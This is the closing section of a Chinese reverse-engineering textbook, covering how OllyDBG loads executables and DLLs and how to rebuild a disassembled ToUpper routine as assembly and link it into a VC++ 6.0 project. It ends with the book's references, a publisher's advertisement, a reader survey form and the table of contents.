根据代码清单 16-14 的分析，函数 OpenEXEfile 的第一部分检查工作是针对快捷方式的检查。OllyDBG 根据路径中可执行程序的后缀名来判断分析程序是否为一个快捷方式，如果是快捷方式，则会找到这个快捷方式所对应的可执行程序的全路径。通过检查 DOS 头与 NT 头来判定分析文件是否为合法的 PE 文件。这只是一个简单的“通行证”检查过程，接下来将会进入更加严密的“安检”过程，如代码清单 16-15 所示。

代码清单 16-15　OpenEXEfile 分析片段 2——IDA 分析

```
loc_477625:            ; 地址标号
00477625   cmp      ebx, 2                   ; ebx 中保存 PE 文件的类型
    ; 相关检查分析略
loc_4776C3:            ; DLL 文件处理
004776C3   mov      edx, [ebp+var_14]
004776C6   test     byte ptr [edx+13h], 20h
004776CA   jz       short loc_477722
004776CC   cmp      [ebp+arg_4], 0FFFFFFFFh
004776D0   jz       short loc_47771B
004776D2   lea      ecx, [ebp+String]
004776D8   push     ecx
004776D9   lea      eax, [esi+841h]
004776DF   push     eax             ; 保存格式化信息
004776E0   lea      edx, [ebp+buffer]
004776E6   push     edx             ; 保存字符串缓冲区
004776E7   call     _sprintf        ; 格式化字符串
004776EC   add      esp, 0Ch
004776EF   lea      ecx, [esi+89Fh]
004776F5   lea      eax, [ebp+buffer]
004776FB   mov      edx, hWnd
00477701   push     2024h           ; MB_OK|MB_ICONQUESTION|MB_TASKMODAL
00477706   push     ecx             ; lpCaption
00477707   push     eax             ; lpText
00477708   push     edx             ; hWnd
00477709   call     MessageBoxA
0047770E   cmp      eax, 6          ; 比较选择结果
    ; 如果分析文件为 DLL，进入 DLL 加载调试部分，利用 LoadDll.exe 加载 DLL 文件
00477711   jz       short loc_47771B
00477713   or       eax, 0FFFFFFFFh
00477716   jmp      loc_477A87
loc_47771B:            ; 地址标号，LoadDll.exe 加载部分
0047771B   mov      [ebp+var_8], 1           ; 设置加载文件为 DLL 标识
loc_477722:
00477722   push  1
00477724   call     sub_4758A4               ; 检查是否还有进程被加载调试，如果有将其关闭
00477729   pop      ecx
0047772A   test     eax, eax                 ; 检查是否关闭成功
0047772C   jz       short loc_477736         ; 关闭成功，执行跳转
0047772E   or       eax, 0FFFFFFFFh
00477731   jmp      loc_477A87               ; 跳转到结束处
loc_477736:            ; 地址标号
00477736   call     ub_47540C                ; 清除原调试程序中的所有相关信息
0047773B   test     eax, eax                 ; 检查结果
0047773D   jz       short loc_477754         ; 成功跳转
    ; 错误检查分析略
loc_477754:            ; 地址标号
00477754   mov      edx, [ebp+var_8]         ; 保存 DLL 文件标识符
00477757   xor      ecx, ecx
```

```
00477759  mov   dword_4D6EA0, edx      ; 保存DLL文件标识符
0047775F  mov   dword_4D6EA4, ecx
00477765  cmp   dword_4D6EA0, 0        ; 检查是否为DLL文件
0047776C  jz    short loc_47778C       ; 若不是DLL文件，则跳过LoadDll.exe的检查
    ; 判断OllyDBG是否与LoadDll在同一目录中，若不在，则释放一个LoadDll到目录下
0047776E  call  sub_40F40C
00477773  test  eax, eax               ; 检查结果
00477775  jge   short loc_47778C       ; 成功跳转
    ; 通过完整的文件路径名来获取对应的文件夹，检查调试程序的相关配置文件
    ; 相关检查结束后，便根据PE文件类型设置命令行信息，并加载调试程序，代码分析略
```

代码清单16-15展示了PE文件类型的处理过程，当调试文件为DLL动态库时，OllyDBG会使用自带的LoadDll.exe将DLL文件进行加载。当调试文件为exe可执行程序时，便会跳过DLL文件的处理部分，直接获取相关的配置文件信息并进行加载和调试。

16.6 本章小结

本章对OllyDBG的实现原理进行了分析。根据OllyDBG的实现过程，不仅可以仿造出自己的调试器，还可以根据OllyDBG的各种断点的特性和文件加载的过程，编写出能防止OllyDBG加载调试的软件，更好地保护好自己编写的软件，增强软件的安全性。

第 17 章　反汇编代码的重建与编译

在逆向分析的基础上，如何将目标分析程序中的反汇编代码提取出来重建并进行编译呢？这将是本章要讲解的内容，先找到目标程序中的关键代码并提取出来，然后将其编译成一个新的程序。

17.1　重建反汇编代码

重建反汇编代码，是先将目标程序中的关键代码提取出来，然后将其组建成汇编代码。利用 IDA 这个强大的分析工具，要做到这一点非常容易。先准备好示例程序，如图 17-1 所示。

图 17-1　示例程序

这是一个由 VC++ 6.0 编写的控制台程序，为了便于学习，程序的功能非常简单，只是将输入的字符串中的小写字符转换成大写字符。本节的任务是将这段转换字符的代码提取出来，然后组建成可编译的汇编代码。

首先使用 IDA 打开分析文件 ToUpper.exe（文件在随书文件中），查看功能代码所在位置，具体如代码清单 17-1 所示。

代码清单 17-1　分析 ToUpper 程序——IDA 分析

```
00401030 _main      proc near  ; main 函数入口
00401030
00401030  Text    = byte ptr -100h                ; 局部变量以及参数标号定义
00401030  var_FF  = byte ptr -0FFh
00401030  argc    = dword ptr 4
00401030  argv    = dword ptr 8
00401030  envp    = dword ptr 0Ch

00401030  sub     esp, 100h                       ; 局部变量空间申请
00401036  push    edi
00401037  mov     ecx, 3Fh
0040103C  xor     eax, eax
0040103E  lea     edi, [esp+104h+var_FF]
00401042  mov     [esp+104h+Text], 0              ; 初始化数组为 0
```

```
00401047  push    offset aIFIOg                     ; "请输入字符串:\n"
0040104C  rep stosd
0040104E  stosw
00401050  stosb
00401051  call    _printf
00401056  lea     eax, [esp+108h+Text]
0040105A  push    eax
0040105B  push    offset Format                     ; "%255s"
00401060  call    _scanf
00401065  lea     ecx, [esp+110h+Text]
00401069  push    ecx
0040106A  call    sub_401000                        ; 转换函数
0040106F  add     esp, 10h
00401072  lea     edx, [esp+104h+Text]
00401076  push    0                                 ; uType
00401078  push    offset Caption                    ; "转换结果"
0040107D  push    edx                               ; lpText
0040107E  push    0                                 ; hWnd
00401080  call    ds:MessageBoxA
   ; 部分代码分析略
0040108F _main    endp
```

通过分析代码清单17-1，我们找到了要提取的代码的首地址，它在地址标号sub_401000处。进入此地址中进一步进行分析，如代码清单17-2所示。

代码清单 17-2 sub_401000 处的分析——IDA 分析

```
sub_401000   proc near          ; 函数入口
00401000  arg_0  = dword ptr 4  ; 参数标号定义，此函数只有一个参数
00401000
00401000  push   esi
00401001  mov    esi, [esp+4+arg_0]
00401005  push   edi
00401006  mov    edi, esi
00401008  or     ecx, 0FFFFFFFFh
0040100B  xor    eax, eax
0040100D  repne scasb
0040100F  not    ecx
00401011  dec    ecx                               ; 这里是一段内联函数strlen
00401012  xor    edx, edx
00401014  test   ecx, ecx
00401016  jle    short loc_40102D
00401018
loc_401018:             ; 地址标号
00401018  mov    al, [edx+esi]
0040101B  cmp    al, 61h
0040101D  jl     short loc_401028
0040101F  cmp    al, 7Ah
00401021  jg     short loc_401028
```

```
00401023  sub     al, 20h
00401025  mov     [edx+esi], al
loc_401028:              ; 地址标号
00401028  inc     edx
00401029  cmp     edx, ecx
0040102B  jl      short loc_401018
loc_40102D:       ; 地址标号
0040102D  pop     edi
0040102E  pop     esi
0040102F  retn
0040102F sub_401000   endp
```

代码清单 17-2 为小写字符转换大写字符的实现部分，由于本节要讲解的内容为反汇编代码的重建，因此不再对比代码清单进行深入分析。直接复制并粘贴代码清单 17-2 中的反汇编代码，将其修改为合法的汇编代码，如代码清单 17-3 所示。

代码清单 17-3　重建后的汇编代码——汇编源码

```
.486
; 根据对代码清单 17-1 和代码清单 17-2 的分析，函数的调用方式为 C 中的调用方式，对调用约定的
; 判断非常重要，这会直接影响程序的运行结果，以及栈的平衡
.model flat, c
option casemap :none
.code                  ; 代码段定义
ToUpper        proc arg_0:DWORD          ; 函数入口
   push    esi
   mov     esi, arg_0                    ; 语法修正
   push    edi
   mov     edi, esi
   or      ecx, 0FFFFFFFFh
   xor eax, eax
   repne scasb
   not     ecx
   dec     ecx
   xor     edx, edx
   test    ecx, ecx
   jle     short loc_40102D

loc_401018:          ; 地址标号
   mov     al, [edx+esi]
   cmp     al, 61h
   jl      short loc_401028
   cmp     al, 7Ah
   jg      short loc_401028
   sub     al, 20h
   mov     [edx+esi], al
loc_401028:          ; 地址标号
   inc     edx
   cmp     edx, ecx
```

```
    jl      short loc_401018
loc_40102D:         ; 地址标号
    pop     edi
    pop     esi
    ret
ToUpper   endp
end
```

代码清单 17-3 在代码清单 17-2 的基础上修正了语法错误，这样一来，一段简单的反汇编代码的重建就完成了。

读者在重建反汇编代码时应注意所分析代码的调用约定，对函数的调用约定判断是重建反汇编代码的重点。一旦判断错误，使用了错误的调用约定，极有可能影响运行结果，以及破坏栈的平衡，从而使程序无法运行。

17.2 编译重建后的反汇编代码

17.1 节介绍了简单的反汇编代码的重建过程，那么如何对提取出的反汇编代码进行编译并与 VC++ 6.0 中的程序进行链接呢？不管是汇编编译器还是 C 语言编辑器，在编译的过程中都会生成通用的 obj 格式的文件，有了这个共同点，就可以将汇编代码与 C\C++ 代码进行联合编译。首先利用 RadASM 对代码清单 17-3 进行编译，生成 obj 文件，如图 17-2 所示。




图 17-2 生成 obj 文件的汇编文件

使汇编文件生成对应的 obj 文件后，将图 17-2 中的 MyToUpper.obj 文件复制到我们的 VC++ 6.0 的工程目录下。在 VC++ 6.0 的文件视图中，将复制到目录中的 obj 文件添加到当前工程中，如图 17-3 所示。




图 17-3 载入 obj 文件

这样一来，函数的实现就被加载到了当前工程中，那么如何调用 obj 文件中的 ToUpper 函数呢？这需要对该函数进行声明，如图 17-4 所示。

```
extern "C" void ToUpper(char *);
```

图 17-4 函数接口声明

在声明的过程中需要注意函数的调用约定，以及加入“extern "C"”的说明，防止函数被名词粉碎。现在万事俱备，只需要调用 ToUpper 函数即可，如见图 17-5 所示。

```
char szBuff[256] = {0};
printf("请输入字符串：\n");
scanf("%255s", szBuff);
ToUpper(szBuff);
MessageBox(NULL, szBuff, "转换结果", MB_OK);
```

图 17-5 接口调用

运行程序，输入字符串，得到的结果如图 17-6 所示。

图 17-6 结果显示

查看图 17-6 的显示结果，是不是成功地将字符串 helloworld 由小写字符转换为大写字符了呢？这表示从图 17-1 的程序中提取出来的代码被成功执行了。

17.3 本章小结

本章的内容不难，主要讲解了汇编环境和 C 语言环境的联合编译过程。读者需要具备一定的逆向分析功底，否则将无法定位到关键的代码处，联合编译也就成了一句空话。如果觉得多个 obj 的静态编译方式不适合，也可以参考对应的编译链接选项，做成 dll 的共享编译方式。很多时候，有些反汇编代码无法直接编译成功，比如异常处理、函数的嵌套等，这时需要读者先分析目标程序的功能结构，然后酌情对代码做出修改，使其满足当前环境。如果需要重建的代码中存在 C++ 的异常处理部分，那么将异常分配过程全部照搬过来明显不合适。这种情况的处理办法有多种，先分析异常处理中是否有关键的不可或缺的代码，如果有，则修改流程使得关键代码一定被执行，否则可以考虑将异常的注册函数替换为自己的异常函数，或者直接去掉异常的注册和处理代码，然后在上级调用函数中补充实现适合自己的异常处理过程……应对的办法很多，需要分析者酌情对待。

参考文献

[1] Ronald L Graham.Concrete Mathematics[M]. Massachusetts：Addison Wesley，1988.

[2] Donald E Knuth.The Art of Computer Programming[M]. Massachusetts：Addison Wesley，1998.

[3] Bjarne Stroustrup. The C++ Programming Language (Special Edition)[M]. 裘宗燕，译 . 北京：机械工业出版社，2010.

[4] Andrew W Appel，Maia Ginsburg. 现代编译原理：C 语言描述 [M]. 赵克佳，黄春，沈志宇，译 . 北京：人民邮电出版社，2006.

[5] 钱能 . C++ 程序设计教程 [M].2 版 . 北京：清华大学出版社，2005.

[6] 严蔚敏，吴伟民 . 数据结构（C 语言版）[M]. 北京：清华大学出版社，2007.

[7] 杨季文 .80X86 汇编语言程序设计教程 [M]. 北京：清华大学出版社，2001.

[8] 段钢 . 加密与解密 [M].3 版 . 北京：电子工业出版社，2008.

[9] 看雪学院 . 软件加密技术内幕 [M]. 北京：电子工业出版社，2004.

[10] 罗云彬 .Windows 环境下 32 位汇编语言程序设计 [M]. 北京：电子工业出版社，2002.


[11] 谭文，邵坚磊，罗云彬 . 天书夜读——从汇编语言到 Windows 内核编程 [M]. 北京：电子工业出版社，2008.

[12] Randall Hyde. 编程卓越之道第二卷：运用底层语言思想编写高级语言代码 [M]. 张菲，译 . 北京：电子工业出版社，2007.

HZ BOOKS

内容全面，详尽地剖析了Windows PE文件格式的原理及其编程技术

实践性强，以案例驱动的方式讲解了Windows PE文件格式在加密与解密、软件汉化、逆向工程、反病毒等安全领域的应用



Windows PE权威指南

作者：戚利 著　ISBN：978-7-111-35418-5　定价：89.00 元

本书内容针对性很强，学术研究和实践操作并重，不但适合计算机安全领域的初学者，对大专院校相关专业的学生也有很好的指导作用。本书表述方式生动准确，理论与实践并重，通过本书，读者既能很好地了解PE格式，又能在实际工作和研究过程中运用这些知识。因此，在本书付梓之际，感谢作者的辛勤付出，希望读者能够通过本书获得更多的收益！

—— 段钢 看雪安全网站（www.pediy.com）创始人

内容全面，全书围绕PE文件格式展开，不仅讲解了PE文件格式的原理和与之相关的编程技术和技巧，还以实例的方式讲解了PE文件格式在加密与解密、软件汉化、逆向工程、反病毒等安全领域的应用。注重实践，理论与案例相结合，不仅在各个知识点都辅有用以阐述理论的案例，而且还专门围绕PE的应用编写了多个具有商业价值的实用案例，这些案例相对完整且具有可扩展性和启发性。强烈推荐！

—— 黑客反病毒组织（www.hackav.com）

对于计算机领域的安全工作者而言，无论你是从事加密与解密、软件汉化相关的工作，还是从事逆向工程、反病毒相关的工作，都十分有必要系统而全面地掌握PE文件格式的原理和编程技术。本书内容全面，从原理到应用，涵盖了PE文件格式的方方面面；实战性强，不仅为每个知识点配备了便于读者理解的小案例，还提供了几个大型的商业案例；结构清晰，语言通俗易懂，可读性较强。十分难得！

—— 51CTO（www.51cto.com）

www.hzbook.com

填写读者调查表　加入华章书友会
获赠精彩技术书　参与活动和抽奖

尊敬的读者：

感谢您选择华章图书。为了聆听您的意见，以便我们能够为您提供更优秀的图书产品，敬请您抽出宝贵的时间填写本表，并按底部的地址邮寄给我们（您也可通过www.hzbook.com填写本表）。您将加入我们的"华章书友会"，及时获得新书资讯，免费参加书友会活动。我们将定期选出若干名热心读者，免费赠送我们出版的图书。请一定填写书名书号并留全您的联系信息，以便我们联络您，谢谢！

书名：　　　　　　　　　书号：7-111-(　　　　　　　)

姓名：	性别：☐男　☐女	年龄：	职业：
通信地址：		E-mail：	
电话：	手机：	邮编：	

1. 您是如何获知本书的：

☐朋友推荐　☐书店　☐图书目录　☐杂志、报纸、网络等　☐其他

2. 您从哪里购买本书：

☐新华书店　☐计算机专业书店　☐网上书店　☐其他

3. 您对本书的评价是：

技术内容	☐很好	☐一般	☐较差	☐理由______
文字质量	☐很好	☐一般	☐较差	☐理由______
版式封面	☐很好	☐一般	☐较差	☐理由______
印装质量	☐很好	☐一般	☐较差	☐理由______
图书定价	☐太高	☐合适	☐较低	☐理由______

4. 您希望我们的图书在哪些方面进行改进？

____

____

5. 您最希望我们出版哪方面的图书？如果有英文版请写出书名。

____

____

6. 您有没有写作或翻译技术图书的想法？

☐是，我的计划是______________________________　☐否

7. 您希望获取图书信息的形式：

☐邮件　☐信函　☐短信　☐其他______

请寄：北京市西城区百万庄南街1号　机械工业出版社　华章公司　计算机图书策划部收
邮编：100037　电话：(010) 88379512　传真：(010) 68311602　E-mail: hzjsj@hzbook.com

封面
书名
版权
前言
目录
第一部分　　准备工作
第１章　　熟悉工作环境和相关工具
１．１调试工具Ｍｉｃｒｏｓｏｆｔ　Ｖｉｓｕａｌ　Ｃ＋＋　６．０和ＯｌｌｙＤＢＧ
１．２反汇编静态分析工具ＩＤＡ
１．３反汇编引擎的工作原理
１．４本章小结
第二部分Ｃ＋＋反汇编揭秘
第２章　　基本数据类型的表现形式
２．１整数类型
２．１．１无符号整数
２．１．２有符号整数
２．２浮点数类型
２．２．１浮点数的编码方式
２．２．２基本的浮点数指令
２．３字符和字符串
２．３．１字符的编码
２．３．２字符串的存储方式
２．４布尔类型
２．５地址、指针和引用
２．５．１指针和地址的区别
２．５．２各类型指针的工作方式
２．５．３引用
２．６常量
２．６．１常量的定义
２．６．２　　＃ｄｅｆｉｎｅ和ｃｏｎｓｔ的区别
２．７本章小结
第３章　　认识启动函数，找到用户入口
３．１程序的真正入口
３．２了解ＶＣ＋＋６．０的启动函数
３．３　　ｍａｉｎ函数的识别
３．４本章小结
第４章　　观察各种表达式的求值过程
４．１算术运算和赋值
４．１．１各种算术运算的工作形式
４．１．２算术结果溢出
４．１．３自增和自减
４．２关系运算和逻辑运算
４．２．１关系运算和条件跳转的对应
４．２．２表达式短路
４．２．３条件表达式
４．３位运算
４．４编译器使用的优化技巧
４．４．１流水线优化规则
４．４．２分支优化规则
４．４．３高速缓存（ｃａｃｈｅ）优化规则
４．５一次算法逆向之旅
４．６　　本章小结
第５章　　流程控制语句的识别
５．１　　ｉｆ语句
５．２　　ｉｆ…ｅｌｓｅ…语句
５．３用ｉｆ构成的多分支流程
５．４　　ｓｗｉｔｃｈ的真相
５．５难以构成跳转表的ｓｗｉｔｃｈ
５．６降低判定树的高度
５．７　　ｄｏ／ｗｈｉｌｅ／ｆｏｒ的比较
５．８编译器对循环结构的优化
５．９本章小结
第６章　　函数的工作原理
６．１栈帧的形成和关闭
６．２各种调用方式的考察

６．3使用ｅｂｐ或ｅｓｐ寻址
６．4函数的参数
６．5函数的返回值
６．６　　回顾
６．7本章小结
第７章　　变量在内存中的位置和访问方式
７．1全局变量和局部变量的区别
７．2局部静态变量的工作方式
７．3堆变量
７．4本章小结
第８章　　数组和指针的寻址
８．1数组在函数内
８．2数组作为参数
８．3数组作为返回值
８．4下标寻址和指针寻址
８．5多维数组
８．6存放指针类型数据的数组
８．7指向数组的指针变量
８．８　　函数指针
８．9本章小结
第９章　　结构体和类
９．1对象的内存布局
９．２　　ｔｈｉｓ指针
９．3静态数据成员
９．4对象作为函数参数
９．5对象作为返回值
９．6本章小结
第１０章　　关于构造函数和析构函数
１０．1构造函数的出现时机
１０．2每个对象都有默认的构造函数吗
１０．3析构函数的出现时机
１０．4本章小结
第１１章　　关于虚函数
１１．1虚函数的机制
１１．2虚函数的识别
１１．3本章小结
第１２章　　从内存角度看继承和多重继承
１２．1识别类和类之间的关系
１２．2多重继承
１２．3虚基类
１２．4菱形继承
１２．5本章小结
第１３章　　异常处理
１３．1异常处理的相关知识
１３．2异常类型为基本数据类型的处理流程
１３．3异常类型为对象的处理流程
１３．4识别异常处理
１３．5本章小结
第三部分　　逆向分析技术应用
第１４章ＰＥｉＤ的工作原理分析
１４．1开发环境的识别
１４．2开发环境的伪造
１４．3本章小结
第１５章“熊猫烧香”病毒逆向分析
１５．1调试环境配置
１５．2病毒程序初步分析
１５．3“熊猫烧香”的启动过程分析
１５．4“熊猫烧香”的自我保护分析
１５．5“熊猫烧香”的感染过程分析
１５．6本章小结
第１６章　　调试器ＯｌｌｙＤＢＧ的工作原理分析
１６．１　　ＩＮＴ３断点
１６．2内存断点
１６．3硬件断点
１６．4异常处理机制

１６．５加载调试程序
１６．６本章小结
第１７章　　反汇编代码的重建与编译
１７．１重建反汇编代码
１７．２编译重建后的反汇编代码
１７．３本章小结